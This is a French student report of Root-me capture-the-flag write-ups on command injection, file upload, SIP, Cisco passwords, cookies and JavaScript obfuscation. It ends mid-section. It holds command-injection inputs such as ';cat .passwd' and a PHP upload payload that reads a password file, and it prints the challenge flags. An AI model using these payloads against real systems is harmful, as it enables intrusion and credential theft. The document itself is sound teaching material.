

## SAÉ 304 : DÉCOUVRIR LE PENTESTING

La sécurité informatique est devenue un pilier fondamental dans la protection des données et des infrastructures numériques. Dans le cadre de notre parcours académique en Réseaux et Télécommunications, la SAE 304 s'articule autour de la découverte du pentesting, une pratique essentielle pour évaluer et renforcer la résilience des systèmes face aux menaces cybernétiques.

Cette SAE, centrée sur la plateforme Root-me, offre une immersion pratique dans l'univers du test d'intrusion, du piratage éthique et de la sécurisation des systèmes informatiques. Elle propose un ensemble varié de challenges permettant d'explorer plusieurs facettes de la sécurité informatique, allant de l'analyse des applications à la cryptanalyse, en passant par la forensique et les évaluations réseau.

Le pentesting, ou test d'intrusion, est une méthodologie utilisée par des professionnels en sécurité informatique pour évaluer et tester la sécurité d'un système informatique, d'une application ou d'un réseau. Son objectif principal est de simuler les techniques et les méthodes qu'un attaquant potentiel pourrait utiliser pour exploiter les vulnérabilités d'un système, afin d'identifier ces faiblesses avant qu'un véritable attaquant puisse en profiter.

### SOMMAIRE:

#### JAVASCRIPT -AUTHENTIFICATION 2

#### PHP -INJECTION DE COMMANDE

#### SIP - AUTHENTIFICATION

#### FILE UPLOAD -TYPE MIME

BLUETOOTH -FICHIER INCONNU

CISCO -MOT DE PASSE

HTTP -DIRECTORY INDEXING

HTTP -COOKIES

JAVASCRIPT -OBFUSCATION 3

TROUVEZ LE CHAT

EXERCICES:

JAVASCRIPT -AUTHENTIFICATION 2

Voici l'intitulé de l'exercice:

## Javascript - Authentification 2

10 Points 

Oui oui, le javascript c'est très facile 😊

Auteur

20 août 2010

Niveau ?



Validations

30%

Énoncé

Démarrer le challenge

3 vulnérabilités



JavaScript - Authentification




Javascript - Code source




Outil - Fonctionnalités du navigateur


En démarrant le challenge une nouvelle fenêtre web s'ouvre sur laquelle se trouve deux boutons, un permettant de fermer cette même fenêtre et un autre permettant de se connecter. En cliquant dessus un pop up apparait et nous demande deux choses: un username et un mot de passe que nous ne connaissons évidemment pas.



Nous allons donc essayer des identifiants très basic comme “admin” / “admin” n’étant pas correct le pop up affiche cela :



Maintenant nous allons donc faire des recherches dans les fichiers de la page avec inspecter l'élément. En allant dans la catégorie "source" on remarque un fichier javascript nommé login avec à l'intérieur une fonction connexion.



Après une petite analyse on remarque que le username et le mot de passe sont stockés dans ce fichier et que le mot de passe sert à valider le challenge. Il suffit juste de regarder la quatrième ligne “var TheLists” qui nous donne les identifiants [“GOD:HIDDEN”].

# PHP -INJECTION DE COMMANDE

Voici l'intitulé de l'exercice:

## PHP - Injection de commande

10 Points 

Service de ping v1

Auteur

20 septembre 2017

Niveau ?



Validations

26%

### Énoncé

Détournez l'usage premier de ce service.

Note : le mot de passe de validation est dans index.php.

Démarrer le challenge

Fiche(s) vulnérabilité

 Command Injection - Générique

Une fois le challenge lancé nous arrivons sur une nouvelles pages avec une zone texte avec une ip préinscrite et un bouton envoyer.

127.0.0.1 Envoyer

Nous allons écrire cette ip et l'envoyer pour y voir le résultat.

```
127.0.0.1 Envoyer
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.075 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.078 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.050 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2042ms
rtt min/avg/max/mdev = 0.050/0.067/0.078/0.012 ms
```

Comme le nom de la page l'indique, nous sommes sur un test de ping qui fonctionne correctement. De plus, l'intitulé nous indique que le mot de passe se trouve dans le fichier

index.php, Nous allons donc rechercher tous les fichiers disponibles avec la commande “;pwd;whoami;ls -al” qui permet d'afficher le chemin du répertoire actuel, le nom d'utilisateur en cours et la liste détaillée des fichiers dans le répertoire.

```
 Envoyer  
/challenge/web-serveur/ch54  
web-serveur-ch54  
total 36  
drwxr-s--x  2 web-serveur-ch54 www-data  4096 Dec 10  2021 .  
drwxr-s--x 90 challenge          www-data  4096 Nov 24 12:05 ..  
-r-----  1 challenge          challenge  90 Dec 10  2021 ._nginx.http-level.inc  
-r-----  1 challenge          challenge 661 Dec 10  2021 ._nginx.server-level.inc  
-r-----  1 root              www-data  867 Dec 18  2021 ._perms  
-r-----  1 challenge          challenge 218 Dec 10  2021 ._php-fpm.pool.inc  
-rw-r----- 1 root              www-data   44 Dec 10  2021 .git  
-r--r----- 1 web-serveur-ch54 www-data   23 Dec 10  2021 .passwd  
-rw-r----- 1 web-serveur-ch54 www-data  443 Mar  7  2023 index.php
```

On remarque donc une chose intéressante qui est qu'il y a un fichier “passwd” en plus du fichier “index.php”. Nous allons donc d'abord vérifier le contenu du fichier index à l'aide de la commande “;cat index.php”.

Envoyer

Une fois cela fait on remarque que l'on ne voit pas le contenu du fichier nous allons donc y regarder le code source avec la commande “CTRL+U”.

```

</form>
<pre>
<?php
$flag = "".file_get_contents(".passwd")."";
if(isset($_POST["ip"]) && !empty($_POST["ip"])){
    $response = shell_exec("timeout -k 5 5 bash -c 'ping -c 3 ".$_POST["ip"]."');
    echo $response;
}
?>

```

Dans le code source on remarque le mot de passe se trouve dans le fichier ".passwd". Nous allons donc taper la commande "cat .passwd" pour y accéder.

S3rv1ceP1n9Sup3rS3cure

Et cette fois ci on obtient bien le mot de passe demande.

## SIP - AUTHENTICATION

Voici l'intitulé de l'exercice:

# SIP - Authentification

20 Points 

Analyse de capture réseau

Auteur

30 août 2010

Niveau 



Validations

 0%

Énoncé

Retrouvez le mot de passe utilisé pour s'authentifier sur l'infrastructure SIP.

[Démarrer le challenge](#)

Après avoir démarré une se retrouve sur une nouvelle page qui ne contient que trois lignes, parlant de "Register", "Invite" et "Bye".

```

172.25.105.3"172.25.105.40"555"asterisk"REGISTER"sip:172.25.105.40"4787f7ce""""PLAIN"1234
172.25.105.3"172.25.105.40"555"asterisk"INVITE"sip:1000@172.25.105.40"70fbfdac""""MD5"aa533f6efa2b2abac675c1ee6cbde327
172.25.105.3"172.25.105.40"555"asterisk"BYE"sip:1000@172.25.105.40"70fbfdac""""MD5"0b306e9db1f819dd824acf3227b60e07

```


En relisant l'intitulé, nous allons nous concentrer uniquement sur le mot de passe de la ligne "Register". En comparant cette ligne aux deux autres, on observe une structure similaire entre les différentes lignes, en particulier les dernières parties "PLAIN" et "MD5". On peut donc en déduire que, pour les lignes "Invite" et "Bye", les mots de passe à la fin sont hachés en "MD5", tandis que le mot de passe de la ligne "Register" est directement stocké sans aucun hachage grâce à l'utilisation de "PLAIN"

Le mot de passe est donc "1234".

## FILE UPLOAD -TYPE MIME

Voici l'intitulé de l'exercice:


### File upload - Type MIME





20 Points 

Galerie v0.03


Auteur


26 décembre 2012

Niveau 

Validations

 5%

Note 

★★★★★ 1 Vote

J'aime


Je n'aime pas

#### Énoncé

Votre objectif est de compromettre cette galerie photo en y uploadant du code PHP.  
Récupérez le mot de passe de validation dans le fichier .passwd à la racine de l'application.

Démarrer le challenge

#### Fiche(s) vulnérabilité

 File Upload

Une fois le challenge démarré une nouvelle page s'ouvre. Sur laquelle il y a trois catégories: pirate, defaced et upload. Dans les catégories pirate et defaced se trouve des albums photos correspondant au titre donné.

# Photo gallery v 0.03

| [defaced](#) | [upload](#) | [pirate](#)



Et la catégorie upload permet d'uploader des images sur la page web.

| [defaced](#) | [upload](#) | [pirate](#)

## Upload your photo

Choisir un fichier

Aucun fichier choisi

upload

*NB : only GIF, JPEG or PNG are accepted*

Grâce à Burp Suite nous allons intercepter les échanges après avoir uploader une image pour modifier le contenu de l'échange et y ajouter un script php permettant d'accéder au répertoire “.passwd” ou se trouve le mot de passe.







Une fois l'échange intercepté on reçoit cela, l'image correspond aux caractères écrit après “%00PNG” . nous en aurons plus besoin alors nous pouvons l'effacer et le remplacer par notre script php qui permet de lire le contenu du fichier “.passwd” grâce à la commande “cat”.

```
<?php
echo exec ("cat ../../../../passwd");
?>
```

Une fois cela effectué nous envoyons le contenu intercepté et modifié dans la partie repeater de Burp Suite avec la commande” control + R” puis appuyer sur send cequi va envoyer notre modification à la page web.



Enfin il suffit de mettre fin à l'interception et de regarder les images envoyer et de cliquer sur celui que nous venons de modifier pour avoir le mot de passe demandé.



a7n4nizpgQgnPERy89uanf6T4

# BLUETOOTH -FICHIER INCONNU

Voici l'intitulé de l'exercice:


## Bluetooth - Fichier inconnu

15 Points 

Google est ton ami

Auteur

1er mars 2019

Niveau 



Validations

32%

Note 

★★★★★ 7 votes

J'aime

Je n'aime pas

### Énoncé

Votre ami travaillant à l'ANSSI a récupéré un fichier illisible dans l'ordi d'un hacker. Tout ce qu'il sait est que cela provient d'un échange entre un ordinateur et un téléphone. A vous d'en apprendre le plus possible sur ce téléphone.


La réponse est le hash SHA1 de la concaténation de l'adresse MAC (en majuscules) et du nom du téléphone.

Exemple :

```
AB:CD:EF:12:34:56monTelephone -> 836eca0d42f34291c5fefe91010873008b53c129
```

Démarrer le challenge

Pour réaliser le challenge il faut installer un fichier illisible provenant d'un échange entre un ordinateur et un smartphone. Nous pouvons donc analyser ce fichier à l'aide de Wireshark.



| No. | Time      | Source     | Destination | Protocol | Length | Info  |
|-----|-----------|------------|-------------|----------|--------|---|
| 1   | 0.000000  | controller | host        | HCI_EVT  | 13     | Rcvd Connect Request                                    |
| 2   | 0.000995  | controller | host        | HCI_EVT  | 7      | Rcvd Command Status (Accept Connection Request)         |
| 3   | 0.151001  | controller | host        | HCI_EVT  | 14     | Rcvd Connect Complete                                   |
| 4   | 0.151927  | controller | host        | HCI_EVT  | 7      | Rcvd Command Status (Read Remote Supported Features)    |
| 5   | 0.158944  | controller | host        | HCI_EVT  | 14     | Rcvd Read Remote Supported Features                     |
| 6   | 0.160013  | controller | host        | HCI_EVT  | 7      | Rcvd Command Status (Read Remote Extended Features)     |
| 7   | 0.165028  | controller | host        | HCI_EVT  | 16     | Rcvd Read Remote Extended Features Complete             |
| 8   | 0.166012  | controller | host        | HCI_EVT  | 7      | Rcvd Command Status (Remote Name Request)               |
| 9   | 0.184990  | controller | host        | HCI_EVT  | 258    | Rcvd Remote Name Request Complete                       |
| 10  | 0.187930  | controller | host        | HCI_EVT  | 13     | Rcvd Command Complete (IO Capability Request Reply)     |
| 11  | 3.518018  | controller | host        | HCI_EVT  | 13     | Rcvd Command Complete (User Confirmation Request Reply) |
| 12  | 4.557935  | controller | host        | HCI_EVT  | 7      | Rcvd Encryption Change                                  |
| 13  | 9.704002  | controller | host        | HCI_EVT  | 7      | Rcvd Disconnect Complete                                |
| 14  | 16.677023 | controller | host        | HCI_EVT  | 13     | Rcvd Connect Request                                    |
| 15  | 16.678020 | controller | host        | HCI_EVT  | 7      | Rcvd Command Status (Accept Connection Request)         |
| 16  | 16.827024 | controller | host        | HCI_EVT  | 14     | Rcvd Connect Complete                                   |
| 17  | 16.827935 | controller | host        | HCI_EVT  | 7      | Rcvd Command Status (Read Remote Supported Features)    |
| 18  | 16.838025 | controller | host        | HCI_EVT  | 14     | Rcvd Read Remote Supported Features                     |

> Frame 17: 7 bytes on wire (56 bits), 7 bytes captured (56 bits)

> Bluetooth

> Bluetooth HCI H4

> Bluetooth HCI Event - Command Status

0000 04 0f 04 00 01 1b 04

Ensuite il suffit juste d'aller sur l'onglet wireless puis équipement bluetooth afin d'avoir l'adresse MAC et le nom du smartphone.

ch18.bin

Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide

Appliquer un filtre d'affichage ... <Ctrl-/>

| No. | Time     | Source     | Destination |  |
|-----|----------|------------|-------------|--|
| 1   | 0.000000 | controller | host        |  |
| 2   | 0.000995 | controller | host        |  |
| 3   | 0.151001 | controller | host        |  |
| 4   | 0.151927 | controller | host        |  |
| 5   | 0.158944 | controller | host        |  |
| 6   | 0.160013 | controller | host        |  |
| 7   | 0.165028 | controller | host        |  |
| 8   | 0.166012 | controller | host        |  |

BD\_ADDR OUI Nom

0c:b3:19:b9:4f:c6 SamsungElect GT-S7390G

Attributs Server Bluetooth ATT

Équipements Bluetooth

Résumé Bluetooth HCI

Trafic WLAN

Request

HCI\_EVT 7 Rcvd Command Status (Accept Connection Request)

HCI\_EVT 14 Rcvd Connect Complete

HCI\_EVT 7 Rcvd Command Status (Read Remote Supported Features)

HCI\_EVT 14 Rcvd Read Remote Supported Features

HCI\_EVT 7 Rcvd Command Status (Read Remote Extended Features)

HCI\_EVT 16 Rcvd Read Remote Extended Features Complete

HCI\_EVT 7 Rcvd Command Status (Remote Name Request)

Maintenant que nous connaissons cela nous pouvons obtenir la réponse que nous voulions en combinant l'adresse mac et le nom du smartphone puis de le hasher en SHA-1 a l'aide d'un cryptage en ligne.

Ce qui donne :

Hash Sha1 en ligne

(Nous ne gardons aucune trace de vos hash !)

0C:B3:19:B9:4F:C6GT-S7390G

Résultat du hash

Le hash de votre texte est :

c1d0349c153ed96fe2fadf44e880aef9e69c122b

CISCO -MOT DE PASSE

Voici l'intitulé de l'exercice:


## CISCO - mot de passe

15 Points 

Tous les hash n'en sont pas.

Auteur

10 juillet 2013

Niveau 



Validations

35%

### Énoncé

Trouvez le mot de passe "Enable".

Démarrer le challenge

Une fois le challenge démarré nous arrivons sur une nouvelle page avec tout une configuration d'un routeur cisco.

```
!
! Last configuration change at 13:41:43 CET Mon Jul 8 2013 by admin
! NVRAM config last updated at 11:15:05 CET Thu Jun 13 2013 by admin
!
version 12.2
no service pad
service password-encryption
!
!
isdn switch-type basic-5ess
!
hostname rmt-paris
!
security passwords min-length 8
no logging console
enable secret 5 $1$p8Y6$McdRLBzuG1f0s9S.hXOp0.
!
username hub password 7 025017705B3907344E
username admin privilege 15 password 7 10181A325528130F010D24
username guest password 7 124F163C42340B112F3830
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
interface BRI0/0
 ip address 192.168.1.2 255.255.255.0
 no ip directed-broadcast
 encapsulation ppp
 dialer map ip 192.168.1.1 name hub broadcast 5772222
 dialer-group 1
 isdn switch-type basic-5ess
 ppp authentication chap callin
 no shutdown
!
!
interface GigabitEthernet1/15
 ip address 192.168.2.1 255.255.255.0
 no shutdown
!
router bgp 100
 no synchronization
 bgp log-neighbor-changes
 bgp dampening
 network 192.168.2.0 mask 255.255.255.0
 timers bgp 3 9
```

Comme marqué dans l'intitulé nous sommes à la recherche d'indices sur le mot de passe permettant d'accéder au mode enable du routeur. Après une analyse approfondie de la configuration, nous allons nous concentrer sur trois lignes en particuliers :

```
username hub password 7 025017705B3907344E
username admin privilege 15 password 7 10181A325528130F010D24
username guest password 7 124F163C42340B112F3830
```

Ces trois lignes nous donnent beaucoup d'informations, premièrement chaque connexion à un username nécessite un mot de passe. Deuxièmement, chaque mot de passe crypté est différent. Et troisièmement, les mots de passe sont hashés avec CISCO7 représentés par le "7" après le mot "password".

Nous pouvons donc décoder ces trois mots de passe ci-dessus grâce à un décodeur hash cisco7 en ligne ce qui nous donne cela :

HUB = 6sK0\_hub

ADMIN = 6sK0\_admin

GUEST = 6sK0\_guest

Maintenant que nous savons cela, il suffit de suivre un raisonnement logique pour trouver le mot de passe de "ENABLE". Nous pouvons donc en conclure que le mot de passe est : "6sK0\_enable".

## HTTP -DIRECTORY INDEXING

Voici l'intitulé de l'exercice:


### HTTP - Directory indexing

15 Points 

La source te donnera l'indice...

Auteur

5 février 2006

Niveau 



Validations

 0%

Énoncé

Démarrer le challenge

1 ressource(s) associée(s)


■  rfc2616 (RFC)

Une fois le challenge démarré nous arrivons sur une nouvelle page entièrement blanche avec rien à faire dessus alors la seule chose nous pouvons faire est de regarder le code source de la page.


```
<html>
<body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' h
<!-- include("admin/pass.html") -->

</body>
</html>
```


Il faut donc ajouter “admin/pass.html” à l’url existant.




malheureusement cela n’allait pas être aussi simple. Nous allons donc juste ajouter “admin” à l’url pour voir s’il y a des autres pages que “pass.html”.



On remarque qu’il y a bien d’autres pages. Et comme “backup” contient une date nous allons le choisir.



On remarque un fichier texte “admin” dedans et quand on l'ouvre on obtient le mot de passe demandé.



## HTTP -COOKIES

Voici l'intitulé de l'exercice:

### HTTP - Cookies

20 Points

Bob s'est créé un script en PHP pour récupérer votre email

Auteur  
12 février 2006

Niveau ?

Validations  
26%

Énoncé

- Indice : Il parait que bob, l'admin, adore les cookies...

Démarrer le challenge

Fiche(s) vulnérabilité

HTTP - Cookies

Une fois le challenge démarré on arrive sur cette page:

Email

send

[Saved email adresses](#)

Mais quand on clic sur “saved email adresses” un message apparaît nous demandant d’être admin.

Email

send

[Saved email adresses](#)

You need to be admin

Donc grâce au indication donnée dans l’intitulé nous allons vérifier les cookies de la page web avec un clic droit sur la page puis inspecter. Ensuite dans application puis cookies.

| Application                     |          |           |          |           |      |         |
|---------------------------------|----------|-----------|----------|-----------|------|---------|
| Filter                          |          |           |          |           |      |         |
| Only show cookies with an issue |          |           |          |           |      |         |
| Name                            | Value    | Doma...   | Path     | Expire... | Size | Http... |
| ch7                             | visiteur | challe... | /web-... | Session   | 11   |         |

On remarque que la valeur est en visiteur, il suffit donc de la modifier en admin pour accéder au “saved email adresses” et obtenir le mot de passe.

Validation password : ml-SYMPA



## JAVASCRIPT -OBFUSCATION 3

Tout d'abord, il est nécessaire d'analyser le code source pour examiner les fonctions JavaScript disponibles. On remarque un appel à la fonction `dechiffre()` avec une chaîne en ASCII en tant que paramètre, et le tout est ensuite passé en paramètre à la fonction `fromCharCode()` :

```
String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));
```

Lorsqu'on décode pas à pas la chaîne ASCII, cela donne :

